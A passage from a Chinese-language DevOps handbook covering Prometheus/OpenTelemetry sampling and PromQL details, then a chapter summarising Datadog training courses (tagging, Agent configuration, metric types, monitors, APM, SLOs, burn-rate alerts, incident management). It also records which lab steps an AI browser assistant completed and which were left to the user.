Tempo 中没有这条链路，但访问日志里仍然有它的 trace ID。原因是 SDK 默认的采样器是“跟随父级”（ParentBased）：调用方说没有采样，本服务也不记录 span，但仍然创建一个不记录数据的 span 来承载上下文，日志关联、继续向下游传递都照常进行。由此得到三条实用结论：

- **采样决定在链路的入口做一次，然后随请求传递。** 所有服务按同一个决定行事，保存下来的链路要么完整、要么没有，不会出现一半。
- **日志里有 trace ID，不代表能找到这条链路。** 本章练习 3 的第一个原因就是这种情况。
- **不要盲目信任来自外部的 `traceparent`。** 公网客户端可以通过它强制开启采样（增加存储成本），或者把请求拼进别人的链路。在系统入口（网关、Ingress）通常应当丢弃外部传入的链路上下文，重新开始一条链路。

9.9.2 rate() 与 increase()：外推出来的小数

第 12 章统计爆炸半径时，`increase()` 给出了 137.67 个请求、90.67 个慢请求这样的小数，可请求数明明都是整数。下面在同一个固定的时刻执行几条查询：

```
raw samples in the last 1m (scrape interval 15s): 19:15:53=39621  19:16:08=39640  19:16:23=39662  19:16:38=39679
value now - value 1m ago   = 72
increase(...[1m])          = 77.33333333333333
rate(...[1m]) * 60         = 77.33333333333333
```

1 分钟的窗口里只有 4 个样本，覆盖的时间是 19:15:53 到 19:16:38，共 45 秒，计数器在这期间增加了 39679 − 39621 = 58。`increase()` 假设增长是均匀的，把它外推到整个 60 秒的窗口：58 × 60 ÷ 45 = 77.33。外推只在样本离窗口边界足够近时进行（不超过平均采样间隔的 1.1 倍），这里两端的空隙加起来正好 15 秒，所以外推到了整个窗口。`rate()` 是同一个计算再除以窗口的秒数，`increase(x[1m])` 就等于 `rate(x[1m]) * 60`。而用 `offset` 相减得到的 72，用的是窗口之外的样本，回答的是另一个问题。

由此得到几条使用 PromQL 的规则：

- **`increase()` 是估计值。** 想要精确的计数，就不要用它和日志或业务系统中的计数逐个比对。第 12 章写“约 138 个请求”，原因就在这里。
- **窗口至少取采样间隔的 4 倍。** 窗口里只有一两个样本时，外推的误差很大；只有一个样本时根本无法计算。本项目的抓取间隔是 15 秒，1 分钟正好是下限，所以第 8 章的金丝雀分析、第 12 章的燃烧率规则都用了 1 分钟及以上的窗口。
- **先 `rate` 再 `sum`。** `rate()` 能识别计数器的重置（进程重启后计数器归零，值变小即视为重置）。必须先对每条序列各自求 `rate`，再求和；先求和再求 `rate`，一个 Pod 重启造成的归零会被当成整体的下降。

9.10 关于 O0 视频

路线图指定的辅助视频（Abhishek Veeramalla《Learn Observability in 5 Hours》）由用户自行观看，本手册不转述其内容。

9.11 常见问题

Q1：链路里只有服务端 span，看不到业务步骤。自动埋点只覆盖框架边界。在关键业务操作周围手工创建子 span（如本章的 `pricing.calculate`），并加上有意义的属性。

Q2：日志和链路关联不起来。确认日志中带有与链路相同格式的 trace_id（32 位十六进制），且日志是在 span 的上下文中写出的；使用 OTLP 发送日志时，SDK 会自动附带链路上下文。

Q3：Collector 自己的内存不断上涨直至被杀。把 `memory_limiter` 放在每条 pipeline 的第一个处理器，并设置 Pod 的内存上限。

Q4：Collector 配置中的 `$1` 不生效。 Collector 会把 `$` 当作环境变量展开，正则替换中的 `$1` 要写成 `$$1`。

Q5：Prometheus 告警一直是 pending。 `for:` 规定条件需要连续满足的时长；若指标在这段时间内抖动回落，计时会重新开始。

Q6：用 Jaeger API 查“最近 N 分钟”的链路，结果却包含更早的错误。 `lookback` 只是 Jaeger Web 界面的参数，`/api/traces` 会忽略它；没有 `start` 时，API 默认查询过去 48 小时。用 API 时请显式传入 `start` / `end`（Unix 微秒）。验证恢复时，按 span 和日志自身的时间戳统计。

9.12 练习

> **练习**
>
> 1. **（理解）** 面对“为什么 5 个 Pod 里只有一个慢”这样的问题，三种信号各自能提供什么线索？如果只有指标，你能查到哪一步？

2. **（动手）** 为 demo-api 的请求耗时直方图附带 exemplar（当前 span 的 trace_id），让 Grafana 能从延迟图跳到对应的链路。需要注意哪些条件（指标的暴露格式、Prometheus 的 exemplar 存储、数据源配置）？
3. **（排障）** 日志里有 trace_id，但在 Tempo 中按这个 ID 找不到链路。列出可能的原因，以及各自的确认方法。
4. **（原理）** 本章“lookback 参数被忽略”的教训说明了什么样的验证习惯？Prometheus 中有没有类似的陷阱？（提示：`rate()` 的窗口、序列的过期时间、瞬时查询看不到已消失的序列。）
5. **（设计）** 一个服务每秒 1 万个请求，全部记录链路的成本无法接受。设计一个采样方案，保证所有错误请求和慢请求都被保留，并说明 Collector 需要怎样配置和扩容。
6. **（分析）** 本章的 prod 延迟问题在“加上告警之前”已经存在了 3 小时。“没有告警”和“没有问题”的区别应该如何体现在告警与 SLO 的设计中？（可结合第 12 章。）
7. **（分析）** 一个上游服务对所有请求都发送带 `-00` 标志的 `traceparent`。下游 demo-api 的链路、日志和指标分别会受到什么影响？如果改用 Collector 的 spanmetrics 从 span 生成 RED 指标，又会怎样？想让下游无论如何都记录链路，采样器应该怎么配置，代价是什么？

参考答案见附录 B。

9.13 本章小结

- 指标回答“有没有、多严重”，链路回答“在哪里”，日志回答“为什么”；trace_id 把三者连在一起。
- 在官方 OpenTelemetry Demo 中，支付故障被 Jaeger 链路、spanmetrics 指标和 OpenSearch 日志三种信号一致地定位到 `PaymentService/Charge`。
- demo-api 接入 OpenTelemetry 后，经 Collector 把链路、日志、指标送入 Tempo、Loki、Prometheus；一次 20% 错误 + 600 ms 延迟的演练按“告警 → 指标 → 链路 → 日志”在几分钟内找到根因。
- 新加的告警还发现了一个真实的潜伏问题：共享 ConfigMap 使中止的金丝雀把坏配置泄漏给了稳定版，3 小时内拖慢了 18% 的生产订单。缓解、修复与验证的全过程都有证据，第 12 章会为它写一份正式的事故复盘（RCA）。

第 10 章　商业可观测性平台：Datadog 学习路径与动手实验（P8 / D8 / O2）

> 前一章用开源组件（OpenTelemetry、Prometheus、Tempo、Loki、Grafana）自己搭起了可观测性管道。本章换一个视角：看一个成熟的商业平台如何把同样的问题“产品化”。学习材料是 Datadog Learning Center 的三条免费学习路径（Core Skills、Configuration、Site Reliability Engineer，共 14 门课）。所有课程内容都读完了，并在两门课的实验环境里亲手安装、配置了 Datadog Agent。其余需要登录 Datadog 网页界面的实验，因为一个明确的规则限制没有完成。本章会如实交代做了什么、没做什么，以及为什么。

10.1　本章目标与产出

产出	位置
三条学习路径的报名记录与平台记录的进度	`evidence/p8/learning-center-progress.md`
“Agent on a Host”实验 5 个挑战的终端证据	`evidence/p8/agent-host-*.png`
“Agent on Docker”实验 2 个挑战的终端证据	`evidence/p8/agent-docker-*.png`
Datadog 概念与本项目开源栈的对照	本章各节、对照表

验收标准（路线图 D8 / O2，Gate G6）： 路线图要求用本人的 Learning Center 账号完成学习路径。实际状态是 **PARTIAL**：14 门课的全部 56 篇讲义已读完并由平台记录；两门 Agent 实验的终端部分（共 7 个挑战）通过了实验平台的自动检查。依赖 Datadog 网页登录的实验部分、各课的反馈问卷和认证考试需要你本人完成，见本章最后。

学完本章，你应当能够：

- 用标签和统一服务标签（`env`、`service`、`version`）组织遥测数据，并把它们对应到 OpenTelemetry 的资源属性；
- 说出 Datadog Agent 的组成与配置优先级，在主机和容器中安装、配置 Agent 及其集成；
- 区分五种指标类型，知道哪些可以跨主机聚合、哪些不能；
- 把 monitor、SLO、燃烧率告警、事故管理流程对应到本书的开源实现上，并据此判断商业平台与自建方案的取舍。

10.2　学习方式与边界

本章的所有网页操作，都是通过 Claude in Chrome 扩展在你自己的 Microsoft Edge 中进行的（浏览器标识为 `Edg/156.0.0.0`），使用的是你已经登录的 Learning Center 会话。

Learning Center 的课程由两类内容组成：

- **讲义（lesson）**：讲概念，读完后在课程播放器底部点“Mark Lesson Complete & Continue”记为完成。
- **实验（lab）**：嵌在课程页里的 Instruqt 实验环境。点击 Launch 后约 5 分钟，平台会准备好一台装有演示应用 **Storedog**（一个卖贴纸的电商网站）的 Linux 虚拟机，并分配一个 **Datadog 试用组织（trial organization）**。左侧是终端、IDE 和应用页面，右侧是分步说明。每个挑战（challenge）结束时点 **Check**，平台在虚拟机里运行检查脚本，通过后才能进入下一个挑战。10 分钟无操作，实验会话就会过期。

几条边界在开始前就确定了，执行中也一直遵守：

- **不注册 Datadog SaaS，不启用付费功能。** 实验用的试用组织由实验平台自动创建，账号有效期 14 天，所有实验共用。
- **不在登录页输入密码。** 实验的网页部分要求用试用账号的用户名和密码登录 `app.datadoghq.com`。这一步无论是否得到授权，Claude 都不能做。本次会话里也没有可以代为填写的密码管理器工具。所以，凡是必须在 Datadog 网页上完成的步骤都没有做，**也没有点“下一步”假装完成。**
- **密钥不经手。** 实验虚拟机已经把 API key、Application key 放在环境变量（`DD_API_KEY`、`DD_APP_KEY`）里。所有需要密钥的命令都引用环境变量，从不把密钥值打出来。凡是会显示密钥的输出，都先用 `sed` 打码再截图。
- **问卷不代填。** 每门课最后的反馈问卷问的是你个人的意见，留给你本人填写。
- **只记录平台确认的进度。** 讲义在读完内容后才标记完成。实验以平台的 Check 结果为准。

> **注意**
>
> **一个实际的坑：浏览器窗口不能最小化。** 浏览器自动化要截图，而 Edge 窗口最小化后不再渲染页面，截图会一直超时。本次两次遇到这种情况，第一次用 Windows API 在不抢焦点的前提下恢复了窗口。实验终端是 canvas 绘制的，读不到文字，只能看截图。所以窗口被最小化时，实验就无法继续。读讲义、标记完成、调用 API 都只需要 JavaScript，不受影响。



图 10-1 Learning Center 的学习路径页面：本章学习的 Core Skills、Configuration 两条通用路径，以及按角色划分的 Site Reliability Engineer 路径（浏览器截图，右上角的用户名已遮盖）

三条路径共 14 门不重复的课程（Tagging Best Practices 同时属于前两条路径）：

路径	课程
Core Skills	Datadog Quick Start、Tagging Best Practices、Getting Started with Metrics、Getting Started with Monitors、Introduction to Dashboards、Getting Started with Notebooks
Configuration	Tagging Best Practices、The Datadog Agent on a Host、The Datadog Agent on Docker、Getting Started with Integrations、Getting Started with Universal Service Monitoring
Site Reliability Engineer	Getting Started with Incident Management、Getting Started with APM Metrics & Traces、Getting Started with Infrastructure and Cloud Network Monitoring、Getting Started with SLOs

下面先按主题讲原理（每个主题都会和第 9 章的开源栈对照），再讲两个动手实验。

10.3 原理一：标签与统一服务标签

在 Datadog 里，一个数据点由**名称、数值、时间戳和一组标签**组成。标签有两种写法：

- **单值标签**，如 `staging`：只能用来**过滤**。
- **键值标签**，如 `env:staging`：既能过滤，也能按键（`env`）**分组**。

因此课程推荐一律使用键值标签。每多一个键，数据就多一个可以切分的维度。这与 Prometheus 的 label、OpenTelemetry 的 resource attribute 是同一个思想。

Datadog 保留了几个**有固定含义的标签键**，用来在指标、链路、日志之间建立关联：

保留键	用途	第 9 章的对应物
`host`	把指标、链路、进程、日志关联到同一台主机	`host.name` / `k8s.pod.name`
`device`	按设备或磁盘区分数据	—
`source`	日志的来源技术，决定自动套用哪条日志处理管道	Loki 的 `service_name` 等标签
`env`	环境	`deployment.environment.name`
`service`	服务名	`service.name`
`version`	版本	`service.version`
`team`	资源的负责团队	—

其中 `env`、`service`、`version` 三者合称**统一服务标签（Unified Service Tagging）**。只要三类信号都带上同样的这三个标签，就能“按部署版本观察同一个服务”。第 8 章的金丝雀分析做的正是这件事：按 ReplicaSet 拆分指标，比较新旧版本。

课程还给出了一套标签分类，用来思考“需要打哪些标签”：

- **原生标签**：从云厂商等集成自动继承，如 `region`、`availability-zone`、`instance-type`。这个机制叫 integration inheritance。
- **范围标签**：`env`、`datacenter`。
- **功能标签**：`service`、`role`、`database`。
- **归属标签**：`team`、`owner`。
- **业务标签**：`business_unit`、`cost_center`，用于成本分摊。
- **客户标签**：`customer.region`、`product.name`。
- **监控控制标签**：如 `datadog:monitored`，决定哪些云资源要被采集。

最佳实践的核心是**全组织统一命名**。课程举了一个反例：同一个指标上同时出现 `app`、`app_name`、`application`、`application_name` 四种键，结果任何一个键都无法覆盖全部数据。解决办法是建立中心化的标签规范，并像配置一样管理它。本项目的 Helm Chart 在所有对象上统一打 `app.kubernetes.io/*` 标签（第 5 章），是同一个原则。

10.4 原理二：Datadog Agent 的结构与配置

Agent 是一个开源的守护进程，安装在主机上（或以容器方式运行在主机旁），负责收集数据并发送给 Datadog。它由几个协作的进程组成：



图 10-2 Datadog Agent 的组成与数据流（根据课程与实验中的 status 输出整理）

要点：

- **只出不进。** 所有连接都由 Agent 主动向 Datadog 发起（TCP/UDP 出站），Datadog 从不反向连接 Agent。Agent 在本机监听的端口（8126 链路、8125 DogStatsD 等）应当用防火墙只开放给可信来源，否则任何人都能往你的账号里写数据。
- **配置的三个来源，优先级从高到低**：Remote Configuration（Agent 定期向 Datadog 拉取可远程下发的配置）> 环境变量（`DD_*`）> `datadog.yaml`。实验里 `env: agent-host-lab` 就来自环境变量 `DD_ENV`，安装脚本还把它写进了 `datadog.yaml`。
- **集成（check）也是 YAML 配置。** 每个集成在 `/etc/datadog-agent/conf.d/<名称>.d/` 下有自己的目录：
  - `conf.yaml.default`：核心检查的默认配置，自动生效；
  - `conf.yaml.example`：带注释的样例；
  - 放入或改名得到 `conf.yaml` 就启用该检查；
  - `auto_conf.yaml`：供容器自动发现使用。
- **常用命令。** `datadog-agent status` 查看整体健康状况（各检查、Forwarder、日志、APM）；`config` 查看最终生效的配置；`configcheck` 列出每个检查的配置来源；`check <名称>` 手动运行单个检查；`flare <case-id>` 打包配置和日志发给技术支持，打包时会去除密码、API key 等敏感信息，上传前还会请你确认。
- **日志级别**用 `log_level`（容器里用 `DD_LOG_LEVEL`）设置，可选 `OFF`、`CRITICAL`、`ERROR`、`WARN`、`INFO`、`DEBUG`、`TRACE`，默认 `INFO`。`DEBUG` 只在排障时短时间打开。

容器中的 Agent需要“看见”宿主机和其他容器，靠的是把宿主机资源挂载进 Agent 容器：

- `/var/run/docker.sock`：读取容器元数据和日志；
- `/proc`、`/sys/fs/cgroup`：宿主机和容器的资源用量；
- `/`（只读挂到 `/host/root`）：用于进程和网络数据。

需要 eBPF 的功能（USM、CNM）还要额外的内核能力（`SYS_ADMIN`、`NET_ADMIN` 等），以及 `pid: host`。在 Kubernetes 中，同样的 Agent 以 DaemonSet 运行，每个节点一个。

自动发现（Autodiscovery）解决的是“容器会在主机间漂移”这个问题。Agent 监听容器的创建和销毁事件，用模板为匹配的容器动态生成检查配置。模板可以写在容器的标签里，例如 Agent 7.36 以上版本的格式：

```
labels:
  com.datadoghq.ad.checks: '{"redisdb": {"instances": [{"host": "%%host%%", "port": "6379", "passw
        ord": "%%env_REDIS_PASSWORD%%"}]}}'
```

`%%host%%` 运行时替换为容器的 IP，`%%env_X%%` 替换为 Agent 进程的环境变量 `X`。密码因此不必写进标签。这与 Prometheus 的 `kubernetes_sd_configs` 加 relabel（第 9 章 Collector 配置）是同一类机制。

10.5 原理三：指标的五种类型

一个指标点只有**时间戳和数值**，单位放在指标的元数据里。单个点几乎没有意义，**持续采集并聚合**之后，才能看出常态、趋势和异常，进而做预测。

Datadog 指标的来源：

- **Agent**：主机、容器、APM、网络指标。
- **核心集成**：随 Agent 发布，源码在 `integrations-core` 仓库。
- **DogStatsD**：StatsD 协议（以 UDP 发送的文本行）加上 Datadog 扩展，例如标签。
- **800 多个其他集成。**
- **由日志、APM span、RUM 事件生成的指标。**
- **自定义指标**：经 HTTP API、DogStatsD 或自定义 check 提交。

五种类型，以及它们在 Prometheus 中的近似对应：

Datadog 类型	含义	回答的问题	Prometheus 近似物
count	时间窗口内事件的总数	过去 2 小时一共报错多少次?	`increase(counter[2h])`
rate	每秒事件数（总数 ÷ 秒数）	错误比上周更频繁吗?	`rate(counter[5m])`
gauge	窗口内的最后一个值，像仪表盘读数	现在内存用了多少?	gauge

Datadog 类型	含义	回答的问题	Prometheus 近似物
histogram	单个主机上的值分布，派生出 avg、count、median、p95、max	这台机器上请求延迟的 p95?	histogram（`histogram_quantile`）
distribution	**跨所有主机**全局聚合的分布，可算任意百分位	整个服务这周的 p99.9 延迟?	跨实例 `sum by (le)` 后再求分位数

histogram 和 distribution 的区别，正是第 9 章计算 p95 时要先 `sum by (le)` 再 `histogram_quantile` 的原因：百分位不能先在各实例上算好再取平均。

10.6 原理四：集成的三种形态

类型	工作方式	例子
基于 Agent	Agent 内的 Python check 类定期运行；核心集成随 Agent 发布，社区集成在 `integrations-extras`，需要另行安装	Docker、Nginx、Redis、PostgreSQL、Kafka
基于认证（crawler）	你在 Datadog 中配置凭据，由 Datadog 调用对方 API 拉取数据	AWS（IAM Role + CloudFormation）、Azure、GCP、Slack、PagerDuty
库集成	在应用代码中引入追踪库，数据先发给本机 Agent	ddtrace（Python、Ruby、Java、Node.js……）

云集成可以用标签过滤采集范围：`datadog:monitored` 只采集带该标签的资源，`!env:staging` 排除测试环境；排除优先于包含。这对控制成本很重要。

10.7 原理五：监控（Monitor）与告警

先监控什么。 服务看 **RED**（Rate、Errors、Duration），基础设施看 CPU、内存、磁盘。这和第 3 章给 demo-api 设计的指标、第 9 章的告警规则完全一致。

有哪些类型。 Datadog 有 20 多种 monitor，包括 metric、APM、logs、anomaly（基于历史的异常检测）、Database Monitoring、Error Tracking、RUM、Synthetic、Cloud Network、host、integration、service check 等。

怎么创建。 可以在 UI 中用表单创建，也可以克隆已有的、套用模板、从其他产品页面直接创建，还可以用 **HTTP API** 或 **Terraform** 以代码方式管理。后两种正是本项目一贯的做法：配置进 Git、经评审合并。

表单的五个部分：

1. **检测方法**：阈值、变化量、异常等。
2. **查询**：要计算的值，以及按什么维度分组。按组分别告警（multi alert），每个主机或服务各自独立告警。

3. **告警条件**：告警阈值和警告阈值、评估窗口，以及**数据缺失时**怎么处理（对应 Prometheus 的 `absent()`）。
4. **通知**：名称和消息支持变量，可以通知邮件、Teams、Slack、PagerDuty 等。还可以设置优先级 P1–P5 和 monitor 自己的标签。注意 monitor 的标签不是指标的标签，它用来检索和归类告警。
5. **权限与审计**：谁可以修改这条 monitor，修改时是否发出审计事件。

monitor 状态页有三张图：

- **评估数据**：每次评估的结果，对应 Prometheus 规则的 `for` 和评估间隔；
- **原始数据**：查询的原始曲线；
- **状态转换**：按组显示何时进入告警。

下方的事件时间线可以直接静音（mute）、手动解除（resolve）、宣告事故、触发自动化工作流。计划维护时用 **downtime** 预先静音。第 9 章的 PrometheusRule 加 Alertmanager 能做到同样的事，只是没有现成的界面。

10.8 原理六：仪表盘与 Notebook

仪表盘由组件（widget）组成，常用的有三种：

- **时序图**：看一个值随时间的变化；
- **数值**：看当前值；
- **说明与链接**：补充上下文，或链接到运行手册。

很多集成自带开箱即用的仪表盘，组件可以直接复制粘贴到自己的仪表盘里（Datadog Clipboard）。**模板变量**让同一个仪表盘可以按 `env`、`service`、`team` 等标签切换，不必为每个团队各做一份。Grafana 的 dashboard variable 是同一概念。

Notebook 是“可执行的调查记录”：把日志、指标、链路、SLO 的查询和 Markdown 文字放在同一个文档里，团队可以一起编辑，也可以套用模板，比如事后复盘模板。Notebook 本身永久保存，但它引用的遥测数据仍受保留期限制，过了保留期，图表就会变空。课程中的 Notebook 还集成了 AI 助手（Bits Chat），可以总结内容、按描述生成新的单元格。

10.9 原理七：APM 与分布式追踪

APM 收集两类数据：

- **链路指标**：请求数、错误数、延迟。按 **100% 的请求**计算，不受链路采样影响。
- **链路（trace）**：单个请求经过各服务的完整路径，可能被采样。

一条链路由多个 **span** 组成，用**火焰图**展示：横条的长度是耗时，上下的嵌套是调用关系。第 9 章 Grafana 中的 `pricing.calculate` span 就是这样一眼看出来的。

span 上有两类元数据，区分开很重要：

	span 标签（tags）	span 属性（attributes）
描述什么	运行环境：容器、主机、Kubernetes 部署、`env`、`service`	请求内容：`http.url`、`customer.id`、`error.message`
用途	判断问题出在应用还是环境	深挖某一类请求

在 Trace Explorer 中，用 `@` 前缀查询属性（如 `@http.url`），`env`、`service`、`operation_name`、`trace_id` 等保留属性可以直接查。任何标签或属性都可以设为 facet，用来过滤和分组。

服务页面的图表可以切换为 **“按版本”** 查看请求数、错误率和延迟，这正是部署后比较新旧版本的方式。还可以切换为 **Apdex**：0 到 1 之间的用户满意度分数，1 表示所有请求都在满意阈值内。**下游耗时占比**（sublayer）则告诉你，一个慢服务的时间到底花在了哪个下游依赖上。

10.10 原理八：基础设施、网络与 USM

基础设施监控的对象分四类：主机、容器、进程、无服务器函数。只要在主机上部署了 Agent，CPU、内存、磁盘、网络等指标会自动出现在 **Host Map** 和 **Infrastructure List** 中。可以按标签过滤和分组，也可以为每台主机各建一条 multi-alert monitor。

云网络监控（CNM）解决的是“每个组件单独看都健康，但它们之间的通信有问题”。它借助 system-probe 的 eBPF 采集任意标签之间（服务、容器、可用区……）的连接，关注以下指标：

- **RTT**：往返时延；
- **TCP 重传**：丢包的信号；
- **DNS 解析的延迟和失败**；
- **跨区流量**：与成本有关。

尽管名字里有 Cloud，本地机房和混合环境同样适用。

通用服务监控（USM）用 eBPF 在内核网络栈中解析 HTTP(S)、HTTP/2、gRPC 流量，**不改一行代码**就能得到每个服务入站和出站的 RED 指标，新服务部署后会被自动发现。前提是服务带有统一服务标签，或者至少有 `app`、`short_image`、`container_name` 这类容器标签。发现的服务自动登记到 **Software Catalog**，里面集中了负责人、联系方式、上下游依赖和遥测数据。事故发生时，靠它能立刻找到该联系谁。

10.11 原理九：SLO、错误预算与燃烧率

SLO（服务等级目标）是对服务可靠性的可量化承诺，例如“30 天内 99.5% 的下单请求成功”。Datadog 支持三种 SLO：

类型	计算方式	适合
基于指标	好事件数 ÷ 总事件数	请求成功率这类简单指标
基于 monitor	monitor 处于 OK 状态的时间比例	多区域等复杂场景

类型	计算方式	适合
时间片（time slice）	把时间切成小片（如每 5 分钟），统计达标的片数	不想让短时间的严重故障被长期平均值稀释

好的 SLI（服务等级指标）有三个特征：

- 反映**用户是否满意**；
- 随用户满意度**线性变化**；
- 取值在 **0%–100%** 之间。

常见的反模式：

- **用户不关心的指标**，如 CPU 使用率。这类指标适合做 monitor，不适合做 SLI。
- **过于复杂的组合公式。**
- **看到也无法采取行动的指标**，如“自动扩缩组里有几台机器”。

错误预算 = 1 − 目标。 目标 99.5%，错误预算就是 0.5%。预算的意义在于“允许失败多少”，可以用来决定是继续发布新功能，还是停下来修稳定性。可以在用掉一定比例时告警，例如 7 天内用掉 50% 发警告、用掉 75% 正式告警。

燃烧率 = 实际错误率 ÷ 错误预算。

- 燃烧率为 **1**：在 SLO 周期结束时恰好用完预算；
- 燃烧率为 **2**：用一半时间就耗尽；
- 燃烧率为 **10**：只用十分之一的时间就耗尽。

以 demo-api 为例：若 SLO 是 30 天 99.5%，第 9 章演练中 dev 的错误率约 15%，燃烧率就是 15% ÷ 0.5% = 30，整个月的预算一天就会烧完。

燃烧率告警通常同时使用一个长窗口（以小时计）和一个短窗口（以分钟计），两个窗口都超过阈值才告警：

- **长窗口**保证是持续的问题，而不是一次抖动；
- **短窗口**保证问题仍在发生，恢复后能很快解除告警。

两个常用的换算：

- **阈值的算法**：在长窗口内消耗掉预算的某个比例，对应的燃烧率 = 该比例 × SLO 周期 ÷ 长窗口。课程的例子是 7 天 SLO、1 小时内耗掉 10% 的预算，燃烧率 = 0.1 × 168 h ÷ 1 h = 16.8。
- **短窗口的取法**：课程建议起步取长窗口的一半，再按团队需要调整。Google SRE Workbook 的多窗口方案常用长窗口的 1/12，例如 1 h 配 5 min。

第 12 章会在 Prometheus 中为 demo-api 实现这套燃烧率告警。

10.12 原理十：事故管理

课程把事故管理归纳为五个支柱：

1. **生命周期。** 一次事故依次经历四个阶段：
   - **影响**：问题出现，被告警或用户报告发现；
   - **事故**：宣告事故，开始调查和缓解；
   - **稳定**：影响已经止住，继续观察；
   - **跟进**：复盘，落实改进项。
2. **严重级别。** SEV-1 是全面中断，需要全员响应；SEV-5 是无用户影响的小问题。判断标准要事先定义好，事故中才能快速、一致地定级。
3. **角色**分三组：
   - **指挥**：事故指挥官（Incident Commander）负责协调和决策，不一定亲自动手排查；
   - **联络**：对内、对外分别通报进展，免得排查的人被频繁打断；
   - **执行**：最熟悉相关系统的工程师负责定位和修复。
4. **文化。** 不追责（blameless），只关心系统和流程哪里出了问题；对自己负责的服务有主人翁意识；**降低宣告事故的门槛**，把 SEV-2 降级为 SEV-3，远比追赶一个被忽视了 30 分钟的 SEV-1 容易。
5. **事后分析。**
   - **复盘文档**包括：摘要、时间线、根因（往往不止一个）、促成因素、每项都有负责人和期限的改进项。
   - **度量指标**：MTTD（发现用时）、MTTA（响应用时）、MTTR（恢复用时）、复发率、误报率。

Datadog 把这些放进同一个平台：

- 从 monitor、图表或 Slack **直接宣告事故**；
- 自动生成**时间线**，排查中的关键图表钉到**工作台**；
- 用 **Status Page** 对外通报；
- 一键生成 **AI 复盘草稿**；
- 用**分析仪表盘**跟踪 MTTD/MTTR。

第 9 章发现的真实问题会在第 12 章按这套方法写成复盘。

